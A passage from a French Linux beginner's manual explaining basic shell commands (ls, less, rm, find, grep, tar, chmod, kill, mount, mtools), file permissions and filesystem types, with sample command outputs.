Les programmes exécutables ne sont pas marqués par des extensions comme `.exe` ou `.com` sous DOS. Lorsqu’il est établi une liste avec `ls`, les noms sont suivis d’une astérisque et/ou mis en évidence en rouge. Voir la documentation relative à `ls`, par exemple la sortie de

```
tux@terre: > ls --help
```

On ne doit jamais spécifier explicitement l’astérisque, elle est affichée derrière le nom de fichier correspondant du seul fait que le programme possède l’attribut “executable” (voir Informations sur les fichiers (page 446)).

`-l` est une option très utile de `ls`. Elle permet l’affichage d’informations complémentaires concernant les entrées de fichiers ou de répertoires telles que propriétaire, appartenance à un groupe et taille :

```
tux@terre: > ls -l
```

Ceci crée une sortie telle que celle de l’affichage à l’écran 19.7.1.

```
drwxr-xr-x 6 tux users 1024 Mar 21 12:39 ./
drwxr-xr-x 4 tux users 1024 Mar 21 17:13 ../
drwxr-xr-x 2 tux users 1024 Nov 6 16:19 bin/
-rwxr-xr-x 1 tux users 4160 Mar 21 12:38 check*
drwxr-xr-x 2 tux users 1024 Nov 6 16:23 etc/
drwxr-xr-x 2 tux users 1024 Nov 6 16:19 sbin/
drwxr-xr-x 12 tux users 1024 Nov 6 18:20 usr/
-rw-r--r-- 1 tux users 185050 Mar 15 12:33 xvi.tgz
-rw-r--r-- 1 tux users 98444 Mar 14 12:30 xvnews.tgz
```

affichage à l’écran 19.7.1: Affichage de `ls -l`

La signification des différents champs dans l’affichage à l’écran 19.7.1 est expliquée dans la tableau 19.3.

Droits	Le premier caractère de ce champ désigne le type du fichier. 'd' signifie répertoire, 'l' lien et '-' un fichier normal. Les 9 caractères suivants désignent les droits d'accès pour le propriétaire, le groupe et tous les autres utilisateurs (respectivement 3 caractères). 'r' signifie lecture, 'w' écriture et 'x' exécution. Exemple : '-rw-r-r-' désigne un fichier qui peut être lu par son propriétaire, les membres du groupe et tous les autres mais ne peut être modifié que par son seul propriétaire. Voir la page de man de <code>chmod</code> (man <code>chmod</code>).
Propriétaire	Le propriétaire du fichier. Voir la page de man de <code>chown</code> (man <code>chown</code>).
Groupe	Le groupe auquel appartient le fichier. voir la page de man de <code>chgrp</code> (man <code>chgrp</code>).
Taille	La taille du fichier en octets.
dernière modification	La date de la dernière modification du fichier. Pour les fichiers dont la dernière modification remonte à plus d'un an, l'heure est remplacée par l'année.
Nom	Le nom du fichier ou du répertoire.

TAB. 19.3: Signification des attributs de fichiers Unix

19.7.2 Wildcards – un petit coup d'oeil

Les *wildcards* que l'on peut utiliser à l'aide des interpréteurs de commandes (par exemple **bash**) offrent des possibilités bien plus étendues que celles disponibles sous DOS.

Sous Linux, les wildcards ou caractères jokers ne se limitent pas à l'astérisque '*' et au point d'interrogation '?'. Vous pouvez avec

```
tux@terre: > ls *a????.?
```

voir tous les fichiers du répertoire courant dont le sixième caractère, en comptant à partir de la fin, est un 'a' et dont le dernier caractère dans le nom de fichier est un point '.'.

À la place du caractère 'a', il pourrait y avoir toute une série de caractères différents, par exemple les lettres 'a', 'b', 'c', 'd', 'e', 'f'. Dans notre exemple, la commande serait alors :

```
tux@terre: > ls *[a-f]????.?
```

Il est même possible de faire rechercher des caractères qui ne se suivent pas dans l'ordre alphabétique :

```
tux@terre: > ls *[1,3-5,M-P,a,k]????.?
```

19.7.3 Contenu des fichiers

Vous pouvez visualiser le contenu d'un fichier page par page avec les commandes `more` et `less`. Avec la commande `more` classique on ne peut faire défiler que vers le bas⁶.

`less` étant nettement plus confortable, on devrait lui donner la préférence. Avec

```
tux@terre: > less /etc/login.defs
```

on charge le fichier `/etc/login.defs` dans le “visualiseur” `less`. Ce n'est pas très spectaculaire – une ligne de statut en surbrillance est ajoutée exactement une fois à la première page du fichier sur le bord inférieur. Avec `()` (la barre d'espace), on peut avancer d'une page et avec `(b)`, on peut revenir une page en arrière. Voir l'énumération dans le tableau 19.4, page 443.

h	Aide
q	Quitter
e	Une ligne en avant
y	Une ligne en arrière
f	Une page en avant
b	Une page en arrière
d	Une <i>demie</i> page en avant
u	Une <i>demie</i> page en arrière
g	Aller au début du fichier
G	Aller à la fin du fichier
/	Démarrer la recherche
n	Rechercher la prochaine occurrence
v	Charger le fichier dans l' <i>éditeur</i>
F	Observer la “croissance” d'un fichier de traces (log)
^c	Revenir du mode F au mode “normal”

TAB. 19.4: Touches du “visualiseur” `less` (sélection)

Avec `(/)`, vous démarrez la recherche d'une chaîne de caractères (par exemple `yes`) que vous entrez avec `(↵)`. Avec la touche `(n)`, vous obtenez l'affichage de la prochaine occurrence de `yes`.

La touche `(F)` présente un certain intérêt. Vous pouvez vous en servir pour voir par exemple de nouvelles entrées s'ajouter à un fichier de traces. Avec `(strg)` + `(c)`, vous quittez ce mode

Avec `(h)`, vous obtenez une liste de toutes les fonctionnalités que `less` met à disposition. Avec `(q)`, vous quittez “l'aide” et en appuyant de nouveau sur `(q)` vous terminez complètement le programme et vous vous retrouvez à l'invite de la ligne de commande.

⁶ `more` sous Linux peut *davantage* – voir page de man de `more` (`man more`) ; -)

Pour *modifier* des fichiers textes, utilisez un *éditeur*. L'éditeur standard d'un système Unix est **vi** avec lequel vous devez absolument vous familiariser dès que vous aurez quelques minutes à lui consacrer en toute tranquillité.

19.7.4 Fichiers cachés

Les fichiers cachés sont une classe spéciale de fichiers. Les noms de fichiers commencent par un point et ne sont affichés par le shell que si l'on invoque **ls** avec l'option **-a**. Entrez simplement dans votre répertoire utilisateur la commande **ls -a**. Maintenant, les fichiers "cachés" dont le nom est précédé d'un point tels que **~/ .profile** et **~/ .xinitrc** devraient aussi être présents dans la liste. Les fichiers cachés sont protégés contre un effacement involontaire par **rm *** (voir paragraphe 19.7.5) et doivent, lorsque c'est nécessaire, être effacés explicitement par **rm <.nom_de_fichier>**.



L'entrée de **rm .*** efface tous les fichiers cachés du répertoire courant. Si vous utilisez en plus l'option **-r** (angl. *recursive*) (**rm -r .***), tous les fichiers du répertoire père seront aussi effacés car ils sont représentés par **'./bla'** qui est aussi couvert par **'.*'**. Vous devriez par ailleurs toujours faire preuve de la plus grande prudence avec l'option **-r** !

19.7.5 Copier, renommer et effacer des fichiers

Sous Linux, la commande qui permet de copier des fichiers est **cp** :

```
tux@terre: > cp fichier_source fichier_cible
```

Pour copier le fichier **/etc/XF86Config** du répertoire **/etc** dans votre propre répertoire utilisateur, vous pouvez taper la commande suivante :

```
tux@terre: > cp /etc/XF86Config ~
```

Les fichiers peuvent être effacés avec la commande **rm** (angl. *remove*). L'option **-r** (angl. *recursive*) est très pratique. Elle permet d'effacer aussi tous les sous-répertoires et les fichiers qu'ils contiennent (comparable à la commande **deltree** qui existe depuis la version DOS 6.0).

L'entrée de

```
tux@terre: > rm -r bin
```

efface le répertoire **bin** dans le répertoire courant ainsi que tous les fichiers et répertoires qu'il contient. Cette option doit être utilisée avec la plus grande prudence car il est impossible de récupérer les fichiers effacés par inadvertance !

La commande **mv** (angl. *move*) déplace les fichiers ou les répertoires. Sa syntaxe est identique à celle de **cp**. Ainsi, l'entrée de la commande

```
tux@terre: > mv xvnews.tgz XVNEWS.tgz
```

"déplacera" le fichier **xvnews.tgz** du répertoire courant vers le fichier du nom de **XVNEWS.tgz** dans le répertoire courant, ce qui correspond à un simple changement de nom. Les choses deviennent plus intéressantes lorsqu'il s'agit de déplacer des répertoires complets :

```
tux@terre: > mv bin ~/latex
```


déplace le répertoire `bin` (s'il en existe un dans le répertoire courant) vers `~/latex`. Tous les répertoires et fichiers qui se trouvaient auparavant sous `bin` sont maintenant sous `~/latex/bin`. Vous devriez également vous montrer très prudent avec cette commande car on a vite fait de déplacer des répertoires complets vers des endroits où il est difficile de les retrouver.

Le déplacement d'un répertoire complet n'est possible qu'à l'intérieur d'un système de fichiers (donc d'une partition).

19.7.6 Recherche et exploration de fichiers

Encore une autre commande utile : `find`. Pour rechercher le fichier `emil` dans tous les sous-répertoires du répertoire courant, vous devez taper :

```
tux@terre: > find . -name "emil"
```

Le premier argument correspond au répertoire à partir duquel la recherche doit commencer. L'option `-name` requiert une chaîne de recherche qui puisse aussi contenir des *wildcards*. Pour rechercher tous les fichiers dont le nom contient la chaîne de recherche tapez

```
tux@terre: > find . -name "*emil*"
```

Comme pour toutes les commandes, nous attirons votre attention sur la page de man correspondante qui vous fournira une description plus précise.

Il existe encore une méthode beaucoup plus rapide de retrouver des fichiers. Il s'agit de `locate`. Consultez à ce sujet les pages de man de `locate`.

Si vous ne voulez pas rechercher un nom de fichier déterminé mais une chaîne de caractères dans un fichier, vous pouvez utiliser la commande `grep` (angl. *get regular expression pattern*) : La commande suivante recherche dans le fichier `emil` la chaîne de caractères 'détective' :

```
tux@terre: > grep "détective" emil
```

Il est possible, de cette manière, de retrouver rapidement dans une grande quantité de données des chaînes de caractères déterminées. Vous pouvez spécifier autant de noms de fichiers que vous le souhaitez. Il est même possible d'utiliser des *wildcards* et des expressions régulières. Chaque ligne contenant l'occurrence recherchée sera affichée.

Il existe plusieurs options qui permettent d'influer sur le comportement de `grep`. Lisez à ce sujet la page de man de `grep` (man `grep`).

19.7.7 Liens symboliques

Par des liens symboliques, il est possible de donner un nom supplémentaire à un fichier. Ce nom pointe vers ce fichier. Il se peut par exemple que vous souhaitiez conserver différentes versions d'un programme tout en étant sûr de toujours retrouver la version la plus récente sous le même nom. La solution consiste à éditer un *lien symbolique* pointant sur la version que vous utilisez. Les liens symboliques se comportent comme les fichiers sur lesquels ils pointent et sont par conséquent exécutables. L'entrée de

```
tux@terre: > ln -s check.2.4 check
```

crée le lien symbolique `check` pointant sur le fichier `check.2.4`. Ceci donne dans le répertoire quelque chose de similaire à :

```
lrwxrwxrwx 1 tux users 1024 Mar 21 17:13 check -> check.2.4*
```

Les liens peuvent être supprimés, tout comme les fichiers, avec `rm`.



Seul le lien est ici supprimé
et non pas le fichier sur lequel il pointe !

19.7.8 Archivage et sauvegarde de données

Pour créer et extraire des archives, on se sert de la commande `tar` (angl. *tape archive*). Une archive peut contenir des fichiers individuels et/ou des arborescences complètes de répertoires comprenant les fichiers qui s'y trouvent.

Il est tout à fait possible de compresser de telles archives, ce qui très souvent en réduit notablement la taille. Traditionnellement, les noms d'archives compressées se terminent par l'extension `.tgz` ou `.tar.gz` et les noms d'archives non compressées par `.tar`. Les principaux cas d'application de la commande `tar` sont :

1. Décompression d'archives (par exemple à partir de CD)

```
tux@terre: > tar xvfz fichierarchive.tgz
```

`tar` extrait (`x`) l'archive compressée (`z`) `fichierarchive.tgz` (`f`) et crée automatiquement les sous-répertoires éventuellement nécessaires. Le nom de chaque fichier décompressé est affiché à l'écran (`v`).

2. Création d'archives

```
tux@terre: > tar cvfz fichierarchive.tgz fichier1 réper1
```

`tar` crée (`c`) l'archive compressée (`z`) `fichierarchive.tgz` (`f`) qui contient le fichier `fichier1` et tous les fichiers du répertoire `réper1` y compris ses sous-répertoires. Le nom de chaque fichier compressé est affiché à l'écran (`v`).

3. Visualisation du contenu de l'archive

```
tux@terre: > tar tfz fichierarchive.tgz
```

`tar` affiche une table des matières (`t`) de l'archive compressée (`z`) `fichierarchive.tgz` (`f`).

L'option `z` détermine que le programme **GNU Zip** (`gzip`) doit être utilisé pour créer ou extraire des archives compressées.

```
tux@terre: > tar xvf fichierarchive.tar
```

extrait donc le fichier `fichierarchive.tar` non compressé. Pour obtenir des informations plus détaillées :

```
tux@terre: > tar --help
```

19.8 Droits d'accès aux fichiers

Seul l'utilisateur '`root`' possède, en qualité d'administrateur système, un droit d'accès *illimité* à tous les fichiers, ce qui signifie qu'il est aussi le seul à pouvoir positionner ou supprimer *tous* les droits d'accès.

Le concept des droits

Les droits d'accès à un fichier sont répartis en trois catégories :

- Droits du propriétaire
- Droits pour les membres du groupe
- Droits pour tous les autres

Chacune de ces trois catégories est représentée par trois caractères dans l'affichage (long) d'un répertoire. En combinaison avec le premier caractère pour le type de fichier (d, l, ou -), il en résulte 10 drapeaux (angl. *flags*) pour chaque fichier. Chaque drapeau est représenté par un caractère. Les drapeaux possibles pour chaque catégorie sont les mêmes : 'r' pour droit de lecture (angl. *readable*), 'w' pour droit d'écriture (angl. *writable*) et 'x' pour droit d'exécution (angl. *executable*). Si un drapeau n'est pas positionné, il est remplacé par un tiret '-'. Prenons comme exemple le fichier imaginaire `linux.info`.

```
-rw-r-xr-- 1 tux users 29524 Jun 29 13:11 linux.info
```

-	r	w	-	r	-	x	r	-	-
Type	Propriétaire		Groupe			Autres			

FIG. 19.1: Représentation des permissions sur les fichiers

Pour le fichier `linux.info`, la signification est la suivante : Le propriétaire du fichier (`tux`) a le droit de le modifier et de le lire, les membres du groupe `users` ne sont autorisés qu'à le lire et à l'exécuter alors que les droits de tous les autres utilisateurs du système sont limités à la seule lecture de `linux.info`. Le signe '-' indique qu'il s'agit d'un *fichier "régulier"* (angl. *regular file*).

Il en va de même pour les répertoires. Mais dans ce cas, on trouve encore un 'd' (angl. *directory*) devant les 9 caractères qui servent à attribuer les permissions. Ceci peut ressembler à quelque chose comme :

```
drwxr-xr-- 3 tux users 1024 Jun 29 13:11 info/
```

Lorsque le drapeau 'x' est positionnée pour un répertoire, cela signifie que l'on peut passer dans ce répertoire par exemple par la commande `cd` (angl. *change directory*).

Les utilisateurs ne faisant pas partie du groupe `users` ne peuvent donc pas passer dans le répertoire `info`.

Modification des droits d'accès

Les droits d'accès sont modifiés par la commande `chmod` (angl. *change mode*). `chmod` demande deux arguments :

- les droits d'accès qui doivent être modifiés et
- un nom de fichier.

Les catégories des trois groupes possibles sont indiquées ici par 'u' pour le propriétaire ou l'utilisateur (angl. *user*), 'g' pour le groupe (angl. *group*) et 'o' pour tous les autres (angl. *others*), placés devant les droits d'accès qui

19. Début sous Linux

doivent être modifiés. Le signe ‘-’ ou ‘+’ est utilisé pour la suppression ou l’ajout de permissions. La commande suivante accorde aux membres du groupe un droit de lecture, de modification et d’exécution du fichier `linux.info` :

```
tux@terre: > chmod g+rw linux.info
```

Lorsque les permissions sont positionnées pour les trois catégories d’utilisateurs, il suffit d’indiquer les droits qui doivent être modifiés. La commande suivante détermine que personne n’a de droit d’écriture sur le fichier `linux.info` :

```
tux@terre: > chmod -w linux.info
```

Les droits de lecture et d’exécution ne sont pas affectés.

Vous pouvez aussi accorder ou supprimer des permissions dans une ligne de commande. La commande suivante positionne les permissions du fichier `linux.info` sur exécutable, non lisible, non modifiable :

```
tux@terre: > chmod u+x-rw linux.info
```

Le résultat est celui-ci :

```
tux@terre: > ls -l linux.info
---xr-xr-- 1 tux users 29524 Jun 29 13:11 linux.info
```

Dans ce contexte, il existe deux commandes intéressantes qui sont `chown` pour le “changement de propriétaire” (angl. *change owner*) et `chgrp` pour changer le groupe (angl. *change group*).



La modification des droits n’est cependant possible que si le système de fichiers qui sert de base supporte un système de droits. Avec les systèmes `msdos` ou `vfat`, il est nécessaire de fixer les droits dès le “montage” (voir paragraphe 19.11.2, page 454).

19.9 Pages de man

Les pages de man fournissent des informations sur les commandes, les fichiers de configuration et les bibliothèques C. Les différentes possibilités d’appeler la commande sont présentées dans le tableau 19.5.

<code>man <Mot-clé></code>	affiche la page de man pour <Mot-clé>.
<code>man -f <Mot-clé></code>	recherche <Mot-clé> et liste les pages de man trouvées.
<code>man -k <Mot-clé></code>	recherche dans toutes les sections des pages de man le mot-clé <Mot-clé> et liste les pages de man trouvées.

TAB. 19.5: Continuer à la page suivante...

<code>man <Section> <Mot-clé></code>	affiche la page de man pour <Mot-clé> de <Section>. Par la commande <code>man 1 man</code> , on obtient la page de man pour la commande <code>man</code> de la section 1.
--	---

TAB. 19.5: Appel de la commande `man`

Sous le système X Window, vous pouvez aussi utiliser le programme `xman`. La commande ordinaire `man` n'en a pas moins sa raison d'être : elle est plus rapide. Pour l'affichage des pages de man, la commande `man` utilise l'outil **less** (voir le paragraphe 19.7.3, page 443. – Si vous avez installé le système d'aide de SuSE, vous pouvez visualiser confortablement les pages de man avec un navigateur Web. Les pages de man sont réparties en différentes sections (voir tableau 19.6, page 449).

-
- | | |
|---|--|
| 1 | Décrit les commandes utilisateur, il faut toutefois noter que de nombreuses commandes <code>bash</code> et <code>tcsh</code> sont des commandes internes, ce qui signifie que les informations sont fournies par les pages de man du <code>bash</code> ou <code>tcsh</code> utilisé. |
| 2 | Appels système des différentes bibliothèques. |
| 3 | Fonctions des bibliothèques C. |
| 4 | Description des fichiers de configuration. |
| 5 | Syntaxe de fichiers essentiels. |
| 6 | Description de jeux. |
| 7 | Tout ce qui concerne le texte, format de texte et autres formats. |
| 8 | Commandes de l'administrateur système. |
| 9 | Description des routines du noyau Linux. |
| n | n viendrait paraître du mot "nouveau". Liste de toutes les pages de man appartenant à l'une des sections ci-dessus mais placées traditionnellement ici ou n'ayant leur place dans aucune des autres sections. |
-

TAB. 19.6: Sections des pages de man

Notez qu'il n'existe *pas* une page de man pour chaque mot-clé ou commande. Vous trouverez éventuellement plus d'informations sous `/usr/doc/` (par exemple sous `/usr/doc/howto/en`, `/usr/doc/howto/en/mini`) ou dans le répertoire `/usr/doc/packages` (informations sur les paquetages).

19.10 Informations sur l'état du système

Il est souvent essentiel de s'informer de l'état du système. Vous pouvez pour cela utiliser les commandes `df`, `free`, `ps`, `top`.

19.10.1 La commande `df`

`df` fournit des renseignements sur l'espace disponible et l'espace occupé sur le disque dur. La sortie de la commande est semblable à celle montrée dans l'affichage à l'écran 19.10.1.

Filesystem	1024-blocks	Used	Available	Capacity	Mounted on
/dev/sda4	699392	659258	5165	99%	/home
/dev/sda1	102384	23955	73310	25%	/
/dev/sdb1	2097136	2070485	26651	99%	/usr
/dev/sda3	126976	106908	20068	84%	/opt

affichage à l'écran 19.10.1: Sortie de la commande `df`

19.10.2 La commande `free`

`free` fournit des informations sur l'occupation de la mémoire de travail et sur la zone de swap :

	total	used	free	shared	buffers	cached
Mem:	30900	29272	1628	25608	1012	6412
-/+ buffers:		28260	2640			
Swap:	66524	176	66348			

affichage à l'écran 19.10.2: Sortie de la commande `free`

19.10.3 La commande `w`

La commande `w` montre tous les utilisateurs actuellement connectés au système. Cette commande procure un tas d'informations utiles. Elle vous fait non seulement savoir combien d'utilisateurs travaillent sur votre système mais aussi depuis combien de temps le système est en marche, quelle est sa charge actuelle et quelles sont les activités des différents utilisateurs (voir affichage à l'écran 19.10.3, page 451).

19.10.4 La commande `du`

La commande `du` (angl. *disk usage*) vous renseigne sur l'espace disque occupé par les sous-répertoires et les différents fichiers. Vous trouverez de plus amples informations à ce sujet dans la page de man de `du` (`man du`).

19.10. Informations sur l'état du système

```
11:19pm up 9 days, 11:13, 13 users, load average: 3.26, 2.80, 2.67
User      tty    from          login@ idle JCPU PCPU what
root      tty2          2:09pm 9:10      -bash
root      tty1 :0.0        2:11pm 2      4      2 xdvi -s 3 Li
root      ttya :0.0        11:19pm          w
root      tty1          2:07pm 9:08      50      (startx)
tux tty0 terre.cosmos.univers 11:37am 11      2      2 -bash
root      tty3 :0.0        3:24pm          4      rlogin soleil
tux tty2 terre.cosmos.univers 3:22pm 1      46      2 -bash
root      tty4 :0.0        3:27pm 1:48      8      bash
root      tty5 :0.0        5:40pm 5      1      1 telnet terre
tux tty6 vénus.cosmos.univers 3:53pm 3      5      5 -bash
root      tty7 :0.0        4:25pm 6:05          bash
tux tty8 soleil.cosmos.univers 9:37pm 1:30      1      telnet terre
tux tty9 soleil.cosmos.univers 9:50pm 1:27          -bash
```

affichage à l'écran 19.10.3: Sortie de `w`

19.10.5 La commande `kill`

Envoi de signaux aux *processus* en cours d'exécution. Demande comme argument le numéro d'identification du processus (angl. *process id*) (PID) qui peut être obtenu par `ps` (voir paragraphe 19.10.6). La commande `kill` est invoquée avec

```
terre: # kill <pid>
```

Si le processus en question intercepte le signal d'arrêt sans réagir, il peut quand même être terminé par le paramètre optionnel `-9`. La commande

```
terre: # kill -9 <pid>
```

tue définitivement le processus avec le `<pid>`.

19.10.6 La commande `ps`

La commande `ps` (angl. *process status*) montre les processus lancés par l'utilisateur. Vous trouverez de plus amples informations sur cette commande dans la page de man de `ps` (man `ps`). La commande `ps -a` montre les processus en cours d'exécution appartenant aux autres utilisateurs. Par la spécification du numéro de processus (1ère colonne de la sortie de `ps`), il est possible d'arrêter certains processus en cours d'exécution (voir paragraphe 19.10.5).

19.10.7 La commande `pstree`

`pstree` affiche l'arborescence complète des processus sous une forme facile à superviser. Voir l'affichage à l'écran 19.10.4.

19.10.8 La commande `top`

Affichage de tous les processus en cours d'exécution, de la charge assumée par le système etc. Cette liste est périodiquement actualisée et l'on termine l'affichage en appuyant sur la touche `q`.

```
init-+-bash---startx---xinit-+-X
|
|               '-sh---fvwm-+-FvwmPager
|                               |-FvwmWinList
|                               |-GoodStuff
|                               |-xclock
|                               '-xeyes
|-color_xterm---bash---xdvi.bin---gs
|-2*[color_xterm---bash---vi]
|-color_xterm---bash---pstree
|-coolmail---coolmail---xterm---pine
|-cron
|-gpm
|-inetd
|-kflushd
|-klogd
|-kswapd
|-5*[mingetty]
|-4*[nfsiod]
|-sh---master---slipto
|-syslogd
|-update
|-xload
'-xosview
```

affichage à l'écran 19.10.4: Sortie de pstree

19.11 Systèmes de fichiers sous Linux – mount et umount

19.11.1 Vue d'ensemble

La manipulation des systèmes de fichiers constitue parfois un art. Sous Linux, vous disposez de nombreux *systèmes de fichiers* différents. Il vous en est présenté une sélection au tableau 19.7.

affs	Système de fichiers utilisé sur Amiga (angl. <i>Amiga Fast Filesystem</i>).
ext2	(angl. <i>Second extended Filesystem</i>) Le système de fichiers standard sous Linux.
hpfs	Système de fichiers standard de IBM OS/2 (angl. <i>High Performance Filesystem</i>). Il est supporté par Linux uniquement avec accès en lecture seule (angl. <i>read-only</i>).
iso9660	Système de fichiers standard sur CD-ROM.

TAB. 19.7: Continuer à la page suivante...

19.11. Systèmes de fichiers sous Linux – mount et umount

<code>minix</code>	Ce système de fichiers a son origine dans des projets d'enseignement supérieur concernant les systèmes d'exploitation et fut le premier système de fichiers utilisé pour Linux. À l'heure actuelle, il est surtout utilisé sous Linux comme système de fichiers pour disquettes.
<code>msdos</code>	Système de fichiers conçu initialement pour DOS mais utilisé aujourd'hui par divers systèmes d'exploitation.
<code>ncpfs</code>	Système de fichiers pour intégrer les volumes Novell.
<code>nfs</code>	Ici, les données se trouvent sur le disque d'une autre machine et sont rendues accessibles de façon transparente via le réseau (angl. <i>Network Filesystem</i>).
<code>proc</code>	Système de fichiers de processus (virtuel).
<code>smbfs</code>	SMB (angl. <i>Server Message Block</i>) est un protocole utilisé par WfW , Windows NT et LAN Manager pour mettre à disposition des fichiers via un réseau.
<code>sysv</code>	Système de fichiers utilisé par SCO-Unix , Xenix et Coherent (systèmes Unix commerciaux pour PC).
<code>ufs</code>	Système de fichiers utilisé par BSD , SunOS et NeXTstep . Ce système de fichiers est supporté par Linux uniquement en mode lecture seule (angl. <i>read-only</i>).
<code>umsdos</code>	(angl. <i>Unix on MSDOS</i>) basé sur un système de fichiers <code>fat</code> ordinaire, il peut être doté, par la création de fichiers spéciaux, des fonctionnalités Unix (permissions, liens, noms de fichiers longs). Il est toutefois très lent.
<code>vfat</code>	Extension du système de fichiers <code>fat</code> . Permet d'utiliser des noms de fichiers longs (angl. <i>Virtual FAT</i>).
<code>xiafs</code>	C'est également un ancien système de fichiers qui n'est pratiquement plus utilisé et n'est plus supporté depuis la version 2.1.21 du noyau.

TAB. 19.7: Types de systèmes de fichiers sous Linux

19.11.2 Montage et démontage de systèmes de fichiers

Par la commande `mount`, exécutée normalement par le seul utilisateur '`root`', un support de données est intégré dans le système de fichiers Linux. Ici, `mount` requiert deux arguments :

- le nom du support de données (correspondant au nom du périphérique, par exemple `/dev/hda3`)
- et un répertoire sous lequel le support de données doit être rattaché ; ce répertoire doit déjà exister.

L'option `-t <type-de-système-de-fichiers>` indique le type de système de fichiers qui doit être monté (voir tableau 19.7).

Exemple : l'appel de

19. Début sous Linux

```
terre:/ # mount -t msdos /dev/hda2 /dosa
```

met à disposition la partition DOS `hda2` sous le répertoire `/dosa`. Le répertoire `/dosa` doit être créé auparavant (voir paragraphe 19.6, page 440).

Si certains périphériques (angl. *devices*) doivent toujours être montés au même emplacement dans le système de fichiers (par exemple le lecteur de disquettes ou des lecteurs de CD-ROM supplémentaires), vous devriez faire une entrée dans le fichier `/etc/fstab`; voir à ce sujet la page de man de `mount` (`man 8 mount`).

Par l'option `-r`, un support de données est monté en lecture seule (angl. *read-only*). L'écriture de données sur ce support n'est pas autorisée. D'autres options sont décrites dans la page de man de `mount` (`man 8 mount`).



Si vous voulez écrire sur des partitions DOS en tant qu'utilisateur normal (pas sous le compte '`root`'), informez-vous sur la marche à suivre dans http://www.suse.de/sdb/fr/html/kfr_18.html.

`mount` établit un protocole du système de fichiers monté. Ce protocole se trouve dans le fichier `/etc/mtab`. Si `mount` est invoqué sans arguments, le contenu de ce fichier sera affiché. C'est ainsi que l'on obtient une liste de tous les fichiers montés. Par `umount`, un support de données est supprimé du système de fichiers Linux⁷. Comme argument pour `umount`, on peut spécifier soit le nom du fichier de périphérique, soit le nom du répertoire dans lequel le support de données est intégré. Pour "démonter" par exemple `/dev/hda2` qui se trouve sous `/dosa` on peut entrer soit

```
terre:/ # umount /dosa
```

soit

```
terre:/ # umount /dev/hda2
```



Dans le cas de systèmes de fichiers montés à partir de disquettes ou autres supports amovibles, il est essentiel, avant de retirer la disquette, d'exécuter la commande `umount`.

S'il existe encore des fichiers ouverts sur un support de données monté, les données seront réécrites à l'appel de la commande `umount`; si ce n'est pas possible, vous recevrez un message d'erreur.

Si l'on veut démonter un système de fichiers, il ne doit plus y avoir aucun utilisateur dans un répertoire (par exemple avec un shell) se trouvant au dessous du point de montage.

19.12 Commandes DOS sous Unix avec `mttools`

Pour la manipulation des systèmes de fichiers DOS, aussi bien sur disque dur que sur disquette, on dispose des **mttools** du paquetage `mttools`, série ap. Ici, chacun des programmes tente d'émuler aussi bien que possible son équivalent sous DOS. Toutes les commandes **mttools** ont le même nom que

⁷ Le nom de la commande était en fait `unmount` mais le caractère '`n`' a disparu au cours de l'évolution du système Unix.

19.12. Commandes DOS sous Unix avec **mtools**

les commandes correspondantes sous DOS avec un ‘**m**’ comme préfixe, par exemple **mcopy**. **mcopy**.

Les commandes **mtools** ne doivent être utilisées que si la disquette n’est pas montée !



Les noms de fichiers DOS sont constitués d’une lettre de lecteur suivie d’un double point, d’un sous-répertoire (optionnel) ainsi que du nom de fichier proprement dit. Pour séparer les sous-répertoires sous DOS, on utilise exclusivement la barre oblique inversée ‘\’.

Avec les **mtools** sous Linux, on peut utiliser aussi bien la barre oblique ‘/’ que la barre oblique inversée ‘\’. Si l’on utilise l’astérisque ‘*’ ou le point d’interrogation ‘?’, ceux-ci doivent être placés entre guillemets, sinon ils seraient d’abord interprétés par le shell et ne parviendraient pas jusqu’à la commande **mtools**.

L’astérisque simple ‘*’ correspond pour **mtools** à la suite de caractères ‘*.*’. Au lieu de la traditionnelle barre oblique ‘/’ qui sert à passer des paramètres sous DOS, on utilise sous Linux le signe de soustraction ‘-’.

Le lecteur standard pour **mtools** est le premier lecteur de disquettes (sous DOS ‘a :’) et **mtools** prend le répertoire racine de la disquette a :\ comme répertoire par défaut. Si un autre répertoire doit être utilisé, changez au moyen de **mcd**. N’oubliez pas, avant d’insérer une autre disquette, de retourner dans le répertoire racine du support de données sinon aucune nouvelle arborescence des répertoires ne pourra être lue.

Voici les commandes (DOS) couramment supportées par **mtools** :

mattrib	Modification des attributs des fichiers DOS (hidden , system , etc.).
mcd	Changement de répertoire.
mcopy	Copier depuis/vers DOS vers/depuis Unix. Notez que vous ne devez pas oublier d’indiquer ici la cible.
mdel	Effacement d’un fichier DOS.
mdir	Affichage d’un répertoire DOS.
mformat	Création d’un système de fichiers DOS sur une disquette formatée <i>bas niveau</i> . Le formatage de bas niveau se fait par la commande fdformat
mlabel	Renommer un support de données DOS.
mmd	Création d’un sous-répertoire DOS.
mrd	Effacement d’un sous-répertoire DOS.
mread	Lecture d’un fichier DOS dans un système Unix.
mren	Renommer un fichier DOS existant.
mtype	Affiche le contenu d’un fichier DOS.
mwrite	Copie <i>bas niveau</i> d’un fichier Unix sur un système de fichiers DOS.

TAB. 19.8: Commandes du paquetage **mtools**

Par défaut, il est présumé que le périphérique **a :** est un lecteur de disquettes 3.5 pouces et le périphérique **B :** un lecteur de disquettes 5.25 pouces. Les formats de disquettes 720 Ko et 1.44 Mo ou 360 Ko et 1.2 Mo sont ici supportés.

Dans `/etc/mtools`, il est possible de modifier ces paramètres par défaut. Les entrées sont réparties chacune dans une ligne de la façon suivante :

- Nom de lecteur (sous DOS), par exemple **a :**
- Fichier de périphérique (Linux), par exemple `/dev/fd0`
- Numéro identificateur (12 pour lecteur de disquettes, 16 pour disque dur),
- Nombre de pistes, têtes et secteurs.

Une modification des paramètres permet d'utiliser deux lecteurs de disquettes 5.25 pouces. On ne devrait toutefois pas spécifier deux fois la même lettre de lecteur DOS ou le même fichier de périphérique.

19.13 Vue d'ensemble des commandes Unix

Les commandes les plus importantes sont listées dans le tableau 19.9, page 457 ; les paramètres optionnels sont indiqués entre crochets ' [] '.

<code>cd repert</code>	Passe dans le répertoire repert .
<code>cd ..</code>	Passe dans le répertoire père.
<code>cd /repert</code>	Passe dans le répertoire /repert .
<code>cd []</code>	Passe dans le répertoire utilisateur.
<code>cp fichiersource fichiercible</code>	Copie fichiersource vers fichiercible .
<code>ln [-s] référence nom</code>	Crée, dans le répertoire courant, le lien [symbolique] nom pointant sur le fichier référence.nom spécifie le chemin dans lequel le fichier recherché pourra être retrouvé. Seuls des liens symboliques peuvent être créés à travers différents systèmes de fichiers. Les liens symboliques peuvent même faire référence à des répertoires.
<code>ls [repert]</code>	Liste tous les fichiers et répertoires dans le répertoire repert (uniquement noms de fichiers).

19.13. Vue d'ensemble des commandes Unix

